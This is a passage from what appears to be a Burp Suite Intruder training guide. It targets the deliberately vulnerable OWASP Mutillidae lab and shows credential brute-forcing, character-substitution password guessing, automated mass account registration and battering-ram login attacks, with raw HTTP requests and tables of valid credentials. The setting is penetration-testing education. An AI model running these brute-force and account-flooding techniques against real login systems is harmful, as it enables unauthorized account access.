| 26 | user1 | | user1 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47366 | <input checked="" type="checkbox"/> | user1 | |
| 27 | user1 | | user1 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47368 | <input checked="" type="checkbox"/> | user1 | |
| 28 | user1 | | user1 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47368 | <input checked="" type="checkbox"/> | user1 | |
| 29 | user_1 | | user_1 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47379 | <input checked="" type="checkbox"/> | user_1 | |
| 30 | user_2 | | user_2 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47379 | <input checked="" type="checkbox"/> | user_2 | |
| 31 | user_3 | | user_3 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47379 | <input checked="" type="checkbox"/> | user_3 | |
| 32 | user_4 | | user_4 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47379 | <input checked="" type="checkbox"/> | user_4 | |
| 33 | user_5 | | user_5 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47379 | <input checked="" type="checkbox"/> | user_5 | |
| 34 | user_6 | | user_6 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47379 | <input checked="" type="checkbox"/> | user_6 | |
| 35 | user_8 | | user_8 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47379 | <input checked="" type="checkbox"/> | user_8 | |
| 36 | user_7 | | user_7 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47379 | <input checked="" type="checkbox"/> | user_7 | |
| 37 | user_9 | | user_9 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47379 | <input checked="" type="checkbox"/> | user_9 | |
| 38 | user_10 | | user_10 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47390 | <input checked="" type="checkbox"/> | user_10 | |
| 39 | user_11 | | user_11 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47390 | <input checked="" type="checkbox"/> | user_11 | |
| 40 | user_12 | | user_12 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47390 | <input checked="" type="checkbox"/> | user_12 | |
| 41 | user_13 | | user_13 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47390 | <input checked="" type="checkbox"/> | user_13 | |
| 42 | user_14 | | user_14 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47390 | <input checked="" type="checkbox"/> | user_14 | |
| 43 | user_15 | | user_15 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47390 | <input checked="" type="checkbox"/> | user_15 | |
| 44 | user_16 | | user_16 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47390 | <input checked="" type="checkbox"/> | user_16 | |
| 45 | | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47290 | <input checked="" type="checkbox"/> | user_16 | |
| 46 | | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47290 | <input checked="" type="checkbox"/> | user_16 | |
| 47 | | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47290 | <input checked="" type="checkbox"/> | user_16 | |
| 48 | | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47290 | <input checked="" type="checkbox"/> | user_16 | |
| 49 | | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47290 | <input checked="" type="checkbox"/> | user_16 | |
| 50 | | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47290 | <input checked="" type="checkbox"/> | user_16 | |
| 51 | | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47290 | <input checked="" type="checkbox"/> | user_16 | |

1

Save results table

All rows Selected rows Delimiter: Tab Custom: Wrap data safely for Microsoft Excel

Include columns:

Select all Select none

Request Payload1 Status Time of day Response received Response completed Error Length Cookies Logged in User Comment

Save Cancel

3

- Save attack results and extract the valid username/password combinations.

Book1 - Excel

| | A | B | C | D | E | F | G | H | I | J | K |
|----|------------|----------|----------|--------|-------|---------|--------|-----------------|---------|---------|--------|
| 1 | Request | Payload1 | Payload2 | Status | Error | Timeout | Length | Logged In User: | -User: | Comment | Column |
| 3 | 1 user_3 | user_3 | | 302 | FALSE | FALSE | 47379 | TRUE | user_3 | Valid | |
| 4 | 2 admin | admin | | 302 | FALSE | FALSE | 47372 | FALSE | admin | Valid | |
| 9 | 7 samurai | samurai | | 302 | FALSE | FALSE | 47395 | TRUE | samurai | Valid | |
| 26 | 24 user | user | | 302 | FALSE | FALSE | 47365 | TRUE | user | Valid | |
| 28 | 26 user1 | user1 | | 302 | FALSE | FALSE | 47368 | TRUE | user1 | Valid | |
| 29 | 27 user1 | user1 | | 302 | FALSE | FALSE | 47368 | TRUE | user1 | Valid | |
| 30 | 28 user1 | user1 | | 302 | FALSE | FALSE | 47368 | TRUE | user1 | Valid | |
| 31 | 29 user_1 | user_1 | | 302 | FALSE | FALSE | 47379 | TRUE | user_1 | Valid | |
| 32 | 30 user_2 | user_2 | | 302 | FALSE | FALSE | 47379 | TRUE | user_2 | Valid | |
| 33 | 31 user_3 | user_3 | | 302 | FALSE | FALSE | 47379 | TRUE | user_3 | Valid | |
| 34 | 32 user_4 | user_4 | | 302 | FALSE | FALSE | 47379 | TRUE | user_4 | Valid | |
| 35 | 33 user_5 | user_5 | | 302 | FALSE | FALSE | 47379 | TRUE | user_5 | Valid | |
| 36 | 34 user_6 | user_6 | | 302 | FALSE | FALSE | 47379 | TRUE | user_6 | Valid | |
| 37 | 35 user_8 | user_8 | | 302 | FALSE | FALSE | 47379 | TRUE | user_8 | Valid | |
| 38 | 36 user_7 | user_7 | | 302 | FALSE | FALSE | 47379 | TRUE | user_7 | Valid | |
| 39 | 37 user_9 | user_9 | | 302 | FALSE | FALSE | 47379 | TRUE | user_9 | Valid | |
| 40 | 38 user_10 | user_10 | | 302 | FALSE | FALSE | 47390 | TRUE | user_10 | Valid | |
| 41 | 39 user_11 | user_11 | | 302 | FALSE | FALSE | 47390 | TRUE | user_11 | Valid | |
| 42 | 40 user_12 | user_12 | | 302 | FALSE | FALSE | 47390 | TRUE | user_12 | Valid | |
| 43 | 41 user_13 | user_13 | | 302 | FALSE | FALSE | 47390 | TRUE | user_13 | Valid | |
| 44 | 42 user_14 | user_14 | | 302 | FALSE | FALSE | 47390 | TRUE | user_14 | Valid | |
| 45 | 43 user_15 | user_15 | | 302 | FALSE | FALSE | 47390 | TRUE | user_15 | Valid | |
| 46 | 44 user_16 | user_16 | | 302 | FALSE | FALSE | 47390 | TRUE | user_16 | Valid | |

Character Substitution Payload

Scenario: We want to brute force password, and while doing so, we want to try different combination of substitute characters. This could be done through `Intruder` by using the `Character Substitution` payload option.

1. In the `Payloads` tab, select the appropriate payload set, and select the payload type as `Character substitution`.
2. In the `Payload Options > Character substitutions` section, list down all *targeted characters* alongwith their *replacement characters*. For example, the user could have replaced `a` with the numeral character `4`, `b` with the numeral character `8`, etc.

The screenshot shows the 'Payload Sets' configuration in the OWASP ZAP interface. Under 'Payload Set', it is set to 2, with a payload count of approximately 816. The 'Payload Type' is set to 'Character substitution', with a request count of 101. Below this, the 'Payload Options [Character substitution]' section is expanded, showing a grid of character substitution rules. The first row contains: `a > 4`, `b > 8`, `e > 3`, `g > 6`; `i > 1`, `o > 0`, `s > 5`, `t > 7`. The second row contains: `z > 2`, `< > <`, `> <`, `< > <`; `< > <`, `> <`, `< > <`, `< > <`. A checkbox for 'Case sensitive match' is present. Below this, the 'Items (102)' section lists common user names: -User:, user_3, admin, adrian, john, bryce, jeremy. Buttons for Paste, Load, Remove, Clear, Add, and Add from list are available.

3. In the `Payload Options > Items` section, load values from a dictionary of commonly used passwords.

Intruder attack 13

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

| Request | Payload1 | Payload2 | Status | Error | Timeout | Length | Logged In User: | -User: | Comment |
|---------|----------|----------|--------|--------------------------|--------------------------|--------|-------------------------------------|---------|---------|
| 0 | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 1 | user_3 | -User: | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 2 | admin | -User: | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 3 | adrian | -Us3r: | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 4 | john | -U53r: | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 5 | bryce | user_3 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 6 | jeremy | u5er_3 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 7 | samurai | us3r_3 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 8 | jim | u53r_3 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 9 | bobby | admin | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 10 | simba | 4dmin | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 11 | drevell | adm1n | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 12 | scotty | 4dm1n | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 13 | cal | adrian | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 14 | john | 4dr1an | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 15 | kevin | adr1an | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 16 | dave | 4dr1an | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 17 | patches | adri4n | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 18 | rocky | 4dr14n | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 19 | tim | adri4n | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 20 | ABaker | 4dr14n | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 21 | PPan | john | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 22 | CHook | john | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 23 | james | bryce | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 24 | user | 8ryce | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 25 | ed | bryc3 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 26 | user1 | 8ryc3 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 27 | user1 | jeremy | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 28 | user1 | 3remy | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 29 | user_1 | jer3my | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 30 | user_2 | 3r3my | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 31 | user_3 | samurai | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 32 | user_4 | 5amurai | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 33 | user_5 | s4murai | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 34 | user_6 | 54murai | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 35 | user_8 | samur4i | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 36 | user_7 | 5amur4i | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 37 | user_9 | s4murai | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 38 | user_10 | 54murai | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 39 | user_11 | samura1 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 40 | user_12 | 5amura1 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 41 | user_13 | s4mura1 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |

Create new users automatically via 'Custom Iterator' Payload

1. In Mutillidae, go to the login page by clicking on "Login/Register" link.



2. Ensure Burp is in intercept mode.
3. Click on "Please register here" link.

The screenshot shows the "Login" page of the application. At the top, there is a "Back" button with a blue circular arrow icon and a "Help Me!" button with a red circle icon. Below these are two input fields: "Username" and "Password", each with a corresponding text input box. A large blue "Login" button is centered below the password field. At the bottom of the page, there is a message "Dont have an account? [Please register here](#)" where the "Please register here" link is highlighted with a yellow box.

4. Intercept the request and send it to Intruder.
5. In "Intruder" > "Positions" tab, mark all positions where *user input* is expected.

The screenshot shows the OWASP ZAP interface with the 'Target' tab selected. In the main pane, under the 'Payload Positions' tab, the 'Attack type' is set to 'Battering ram'. The request payload is displayed as follows:

```

POST /mutilidae/index.php?page=register.php HTTP/1.1
Host: vuln.cxm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://vuln.cxm/mutilidae/index.php?page=register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Cookie: showhints=0; PHPSESSID=hkkte7o9ln4apbcc282dauh464; acopendivids=swingset,otto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

csrf-token=&username=$user1$&password=$user1$&confirm_password=$user1$&my_signature=$user1$&register-
php-submit-button=Create+Account
  
```

On the right side of the payload editor, there are four buttons: 'Add §', 'Clear §', 'Auto §', and 'Refresh'.

6. We intend to create unique users with user names like `user_1`, `user_2`, `user_3`, and so on. Navigate to the `Payloads` sub-tab.
7. Select the *payload set* corresponding to `username` field.
8. Select *payload type* as `Custom Iterator`.
9. Select `Position` as `1` and enter the static text `user` for `position 1`.
10. Enter `_` (i.e., underscore) as the *separator* for position 1.

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1

Payload type: Custom iterator Request count: 1

Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 1 Clear all

List items for position 1 (1)

Paste user
Load ...
Remove
Clear

Add Enter a new item
Add from list ...

Separator for position 1

Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]

Burp Intruder Repeater Window Help

| | | | | | | | |
|----------|----------|-----------------|--------------|----------|------------------|-----------|---------------|
| Comparer | Extender | Project options | User options | Alerts | Headers Analyzer | CSRF | Random Header |
| Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder |

6 × 7 × 8 × ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Start attack

Payload set: 1 Payload count: 1

Payload type: Custom iterator 1

Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 1 2 Clear all

List items for position 1 (1)

Paste Load ... Remove Clear

Add Add from list ...

Separator for position 1

-

Preset schemes: Choose a preset scheme

11. Select Position as 2 and load a list of distinct values, say, numbers starting from 1 till 20.

Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]

Burp Intruder Repeater Window Help

Comparer Extender Project options User options Alerts Headers Analyzer CSRF Random Header

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder

6 × 7 × 8 × ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 16

Payload type: Custom iterator 1 Request count: 16

Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 2 Clear all 2

List items for position 2 (16)


| |
|---|
| 1 |
| 2 |
| 3 |
| 4 |
| 5 |
| 6 |
| 7 |

Add Add from list ...

Separator for position 2

Preset schemes: Choose a preset scheme

12. Navigate to the Options sub-tab. In Grep - Extract section, click on Add button.
13. Click on Refetch response, and highlight the text that needs to be extracted from each of the server responses.



14. Start the attack.

Intruder attack 2

Attack Save Columns

| Results | Target | Positions | Payloads | Options | | | |
|---------------------------|---------|-----------|--------------------------|--------------------------|--------|---|---------|
| Filter: Showing all items | | | | | | | |
| Request ▲ | Payload | Status | Error | Timeout | Length | -message"> | Comment |
| 0 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46510 | Account created for user1. 1 rows inserted. | |
| 1 | user_1 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46511 | Account created for user_1. 1 rows inserted. | |
| 2 | user_2 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46511 | Account created for user_2. 1 rows inserted. | |
| 3 | user_3 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46511 | Account created for user_3. 1 rows inserted. | |
| 4 | user_4 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46511 | Account created for user_4. 1 rows inserted. | |
| 5 | user_5 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46511 | Account created for user_5. 1 rows inserted. | |
| 6 | user_6 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46511 | Account created for user_6. 1 rows inserted. | |
| 7 | user_7 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46511 | Account created for user_7. 1 rows inserted. | |
| 8 | user_8 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46511 | Account created for user_8. 1 rows inserted. | |
| 9 | user_9 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46511 | Account created for user_9. 1 rows inserted. | |
| 10 | user_10 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46512 | Account created for user_10. 1 rows inserted. | |
| 11 | user_11 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46512 | Account created for user_11. 1 rows inserted. | |
| 12 | user_12 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46512 | Account created for user_12. 1 rows inserted. | |
| 13 | user_13 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46512 | Account created for user_13. 1 rows inserted. | |
| 14 | user_14 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46512 | Account created for user_14. 1 rows inserted. | |
| 15 | user_15 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46512 | Account created for user_15. 1 rows inserted. | |
| 16 | user_16 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 46512 | Account created for user_16. 1 rows inserted. | |

Request Response

| Raw | Params | Headers | Hex |
|---|--------|---------|-----|
| POST /mutilidae/index.php?page=register.php HTTP/1.1 | | | |
| Host: vuln.cxm | | | |
| User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0 | | | |
| Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 | | | |
| Accept-Language: en-US,en;q=0.5 | | | |
| Accept-Encoding: gzip, deflate | | | |
| Referer: http://vuln.cxm/mutilidae/index.php?page=register.php | | | |
| Content-Type: application/x-www-form-urlencoded | | | |
| Content-Length: 129 | | | |
| Cookie: showhints=0; PHPSESSID=hkkte7o9ln4apbcc282dauh464; acopendivids=swingset,otto,phpbb2,redmine; acgroupswithpersist=nada | | | |
| Connection: close | | | |
| Upgrade-Insecure-Requests: 1 | | | |
| csrf-token=&username=user_2&password=user_2&confirm_password=user_2&my_signature=user_2®ister-php-submit-button=Create+Account | | | |

Battering Ram Payload

1. Use one of the newly registered user accounts to login into the application.
2. Intercept this login request in Burp.

The screenshot shows two windows side-by-side. On the left is the Burp Suite Professional interface, specifically the Repeater tab. It displays a POST request to 'http://vuln.cxm:80/mutillidae/index.php?page=login.php' with the URL 'http://192.168.56.101'. The request body contains 'username=user1&password=user1&login-php-submit-button=Login'. On the right is a browser window showing the 'OWASP Mutillidae II: Web Pwn in Mass Production' website. The page has a 'Login' form with fields for 'Username' (set to 'user1') and 'Password' (set to '*****'). A red box highlights the 'user1' value in the Username field. Below the form is a link 'Getting Started: Project Whitepaper'.

3. Observe the `uid` value returned by server, and send the request to `Intruder`.

The screenshot shows the Burp Suite Professional interface again. The 'HTTP history' tab is selected, displaying a response from 'http://vuln.cxm:80/mutillidae/index.php?page=login.php'. The response body includes a 'Set-Cookie' header with 'Set-Cookie: uid=25'. A yellow box highlights this cookie. To the right, a context menu is open over the response body, with the 'Send to Intruder' option highlighted in green. Other options in the menu include 'Send to Spider', 'Do an active scan', 'Do a passive scan', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Show response in browser', and 'Request in browser'.

4. For the current example, we are going to use those users who have their passwords set to same value as the corresponding username. Thus, mark the positions for `username` and `password` fields, and select *attack type* as `Battering ram`.

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Battering ram

```
POST /multillidae/index.php?page=login.php HTTP/1.1
Host: vuln.cxm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://vuln.cxm/multillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=0; PHPSESSID=hkkte7o9ln4apbcc28dauh464; acopendivids=swingset,otto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

username=${user1$}&password=${user1$}&login-php-submit-button=Login
```

Add §

Clear §

Auto §

Refresh

5. Navigate to the `Payloads` sub-tab.
6. In "Payload Sets" section, select `payload type` as `Custom Iterator`.
7. In "Payload Options [Custom Iterator]" section, select `Position` as `1`.
8. Add the static value "user" in `position 1`.
9. Enter `_` (i.e., underscore) as the `separator` for position 1.

The screenshot shows the Battering Ram tool's payload configuration interface. At the top, there is a navigation bar with tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, and Decoder. Below the navigation bar, there is a row of buttons labeled 6, 7, 8, 9, and ...

The main area has tabs: Target, Positions, Payloads, and Options. The Payloads tab is selected. Within the Payloads tab, there is a section titled "Payload Sets". It contains the following information:

- Payload set:** A dropdown menu set to 1. To its right, it says "Payload count: 20".
- Payload type:** A dropdown menu set to "Custom iterator".
- Start attack**: A button located in the top right corner of the Payload Sets section.

Below the Payload Sets section, there is a section titled "Payload Options [Custom iterator]". It contains the following information:

- This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.**
- Position:** A dropdown menu set to 1. To its right is a "Clear all" button.
- List items for position 1 (1)**: A list box containing the item "user". It includes buttons for Paste, Load ..., Remove, and Clear. Below the list box is an "Enter a new item" input field and an "Add from list ..." dropdown.
- Separator for position 1**: A list box containing a single item "-".
- Preset schemes:** A dropdown menu labeled "Choose a preset scheme".

10. In "Payload Options [Custom Iterator]" section, select Position as 2 .
11. Load a list of distinct values, say, numbers starting from 1 till 20.

The screenshot shows the OWASP Battering Ram tool's configuration interface. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, and Decoder. Below these are sub-tabs: Target, Positions, Payloads, and Options. The Payloads tab is active.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Start attack

Payload set: 1 **Payload count:** 20

Payload type: Custom iterator **Request count:** 20

Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 2 **Clear all**

List items for position 2 (20)

- Paste**
- 12
- 13
- 14
- 15
- 16
- 17** (highlighted in orange)
- 18

Add *Enter a new item*

Add from list ...

Separator for position 2

Preset schemes: Choose a preset scheme

12. Navigate to the `Options` sub-tab.
13. In `Grep - Extract` section, click on `Add` button.
14. Click on `Refetch response`, and highlight the text that needs to be extracted from each of the server responses. In current example, we are extracting `username` and `uid` values.

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

| | |
|-----------|---|
| Add | From [username=] to [\r\nSet-Cookie:] |
| Edit | From [-Cookie: uid=] to [\r\nLocation:] |
| Remove | |
| Duplicate | |
| Up | |
| Down | |
| Clear | |

Maximum capture length: 100

15. Start the attack and analyze the results.
16. Observe that the server is creating a unique `uid` for each user account.

Intruder attack 3

